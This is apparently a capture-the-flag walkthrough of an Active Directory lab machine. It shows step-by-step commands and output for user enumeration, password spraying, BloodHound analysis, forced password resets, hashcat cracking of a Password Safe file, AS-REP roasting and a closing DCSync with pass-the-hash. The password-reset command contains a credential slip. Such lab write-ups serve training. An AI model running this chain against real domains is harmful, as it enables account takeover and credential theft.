Administrator Machine (Assume breached) Username: Olivia Password: ichliebedich

sudo nmap -sV -sC -A -Pn -sT 10.10.11.42 -p 1-65300

I saw other ports open including winrm and ftp. I could access the machine via winrm with the provided credential but I could not use it for ftp.

I decided to dig dipper for other users with netexec command

netexec smb 10.10.11.42 -u Olivia -p ichliebedich –users > user.txt

This command listed the users on the machine for me and saved the output on user.txt file.

I used this command to get the column I want.

cat user.txt| tr -s ' ' | sed 's/ //' | cut -d ' ' -f4 > user.txt

This can also do it

cat user.txt| gawk '{print $5}'

I used netexec to spray the password among the users, but did not find anything interesting.

I tried to kerberoast the users, but nothing interesting.

To know the real AD users, I downloaded kerberute and copied it to the /usr/bin folder of my kali and making it executable. Then I executed this command:


kerbrute userenum -d administrator.htb user.txt --dc 10.10.11.42

User.txt was the worldlists I created from the user list I found earlier.

Next, I went on using bloodhound to enumerate user permissions. First, I extracted the file with bloodhound python.

bloodhound-python -c All -u Olivia -p 'ichliebedich' -d administrator.htb -ns 10.10.11.42 –zip

I started neo4j and then bloodhood. And analysed users starting from olivia.



Olivia has generic all on the user Michael.


Therefore I was able to change Michael password with this command.

net rpc password "michael" "supersecurep@ssword123" --user='administrator.htb/michael%supersecurep@ssword123' -S 10.10.11.42

I confirmed it with netexec that the changed worked.

I could not also find anything interesting to do with this user. I decided to go further to enumerate using bloodhound then I noticed that Michael also have forcechangepassword permission on Benjamin.

F



I used the earlier command to change the password of Benjamin. And used it to access the ftp port and downloaded a password file Backup.psafe3.


I cracked the file with hashcat to get the master pass.


```
┌──(kali㉿kali)-[~/administrator/ldap_shell]
└─$ ftp administrator.htb
Connected to administrator.htb.
220 Microsoft FTP Service
Name (administrator.htb:kali): benjamin
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||59824|)
125 Data connection already open; Transfer starting.
10-05-24  09:13AM                952 Backup.psafe3
226 Transfer complete.
ftp> get Backup.psafe3
local: Backup.psafe3 remote: Backup.psafe3
229 Entering Extended Passive Mode (|||59827|)
125 Data connection already open; Transfer starting.
100% |**********************************************************************************************************************************************************************|   952        8.23 KiB/s    00:00 ETA
226 Transfer complete.
WARNING! 3 bare linefeeds received in ASCII mode.
File may not have transferred correctly.
952 bytes received in 00:00 (6.42 KiB/s)
ftp> exit
221 Goodbye.
```

```
┌──(kali㉿kali)-[~/administrator]
└─$ sudo hashcat -m 5200 Backup.psafe3 /usr/share/wordlists/rockyou.txt --force
[sudo] password for kali:
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #1: cpu-penryn-AMD Ryzen 9 6900HS Creator Edition, 4987/10038 MB (2048 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD-LOOP

ATTENTION! Potfile storage is disabled for this hash mode.
Passwords cracked during this session will NOT be stored to the potfile.
Consider using -o to save cracked passwords.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

Backup.psafe3:tekieromucho

Session..........: hashcat
```

I used an application to open the file and entered the master pass and got the password for user emily.


I got the idea of the application here https://pwsafe.org/help/pwsafeEN/html/cli.html





The password folder is click and copy

I analysed user emily on bloodhound to see if there is something interesting I could use the user to achieve.



Emily has genericwrite permission to user ethan, I used this link to find how I can abuse this write https://github.com/k4sth4/Abusing-rights-in-a-Domain.

I logged in with winrm user the user emily password and set user ethan's user to PreAuth and so by using AS-REP Roasting we can get the user hash and crack it with hascat and get the plaintext password of ethan.

```
┌──(kali㉿kali)-[~/administrator]
└─$ evil-winrm -i 10.10.11.42 -u emily -p UXLCI5iETUsIBoFVTj8yQFKoHjXmb

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\emily\Documents> whoami
administrator\emily
*Evil-WinRM* PS C:\Users\emily\Documents> hostname
dc
*Evil-WinRM* PS C:\Users\emily\Documents> cd ..
*Evil-WinRM* PS C:\Users\emily> cd Desktop
*Evil-WinRM* PS C:\Users\emily\Desktop> ls


    Directory: C:\Users\emily\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/30/2024   2:23 PM           2308 Microsoft Edge.lnk
-ar---         5/27/2025   7:52 AM             34 user.txt


*Evil-WinRM* PS C:\Users\emily\Desktop> cat user.txt
851b9d7da3db8eee8e36d59a941012b9
*Evil-WinRM* PS C:\Users\emily\Desktop> Set-ADAccountControl -Identity ethan -DoesNotRequirePreAuth $true
*Evil-WinRM* PS C:\Users\emily\Desktop>
```

```
┌──(kali㉿kali)-[~/administrator]
└─$ impacket-GetNPUsers -dc-ip 10.10.11.42 -request administrator.htb/ -usersfile user.txt -format hashcat
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User olivia doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User michael doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User benjamin doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User emily doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$ethan@ADMINISTRATOR.HTB:0e92de3069822317e16aa6415bc28fd6$413e8ac167acf1d2a189d5b4522c707ecddaaa6303af14e6981aa5056238e9978f535355c318a4e06da43280a1881f12e1761
3d8c390de5225488601fb23263d3f8f8fbcdc076428625a058cda566b71e7ed3c3b613e19e20613cd867b2153931e4ba8960f4e99e224e2b6cee1167a28618a838868a6e91e7aff529368b8d1998dafd9f8634eed345
91fddde73d7663f082f0574fd2d2b569578122aa6c0ebb6d71e7a2d10d84738ef365bec7802a6ce1afc03825724902c34ac2edc797dfa5ccb3e5057b3b4949b39d8c811af53a5958d1d2323514114e5774e7b392fdfb
6f343969db8903a9e84d158f0a449658068371b6ce965c2
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)

┌──(kali㉿kali)-[~/administrator]
└─$ nano hash.txt
```

```
ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$krb5asrep$23$ethan@ADMINISTRATOR.HTB:0e92de3069822317e16aa6415bc28fd6$413e8ac167acf1d2a189d5b4522c707ecddaaa6303af14e6981aa5056238e9978f535355c318a4e06da43280a1881f12e1761
3d8c390de5225488601fb23263d3f8f8fbcdc076428625a058cda566b71e7ed3c3b613e19e20613cd867b2153931e4ba8960f4e99e224e2b6cee1167a28618a838868a6e91e7aff529368b8d1998dafd9f8634eed345
91fddde73d7663f082f0574fd2d2b569578122aa6c0ebb6d71e7a2d10d84738ef365bec7802a6ce1afc03825724902c34ac2edc797dfa5ccb3e5057b3b4949b39d8c811af53a5958d1d2323514114e5774e7b392fdfb
6f343969db8903a9e84d158f0a449658068371b6ce965c2:limpbizkit

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$ethan@ADMINISTRATOR.HTB:0e92de3069822 ... e965c2
Time.Started.....: Tue May 27 17:11:20 2025, (0 secs)
Time.Estimated...: Tue May 27 17:11:20 2025, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
```

I continued my bloodhound analysis for user ethan and noticed that this user have DCsync write on the DC. Which means it can share information with the DC.

I used impacket-secretsdump to request for user hashes from the DC and then used winrm and the administrator hash to access the DC as administrator.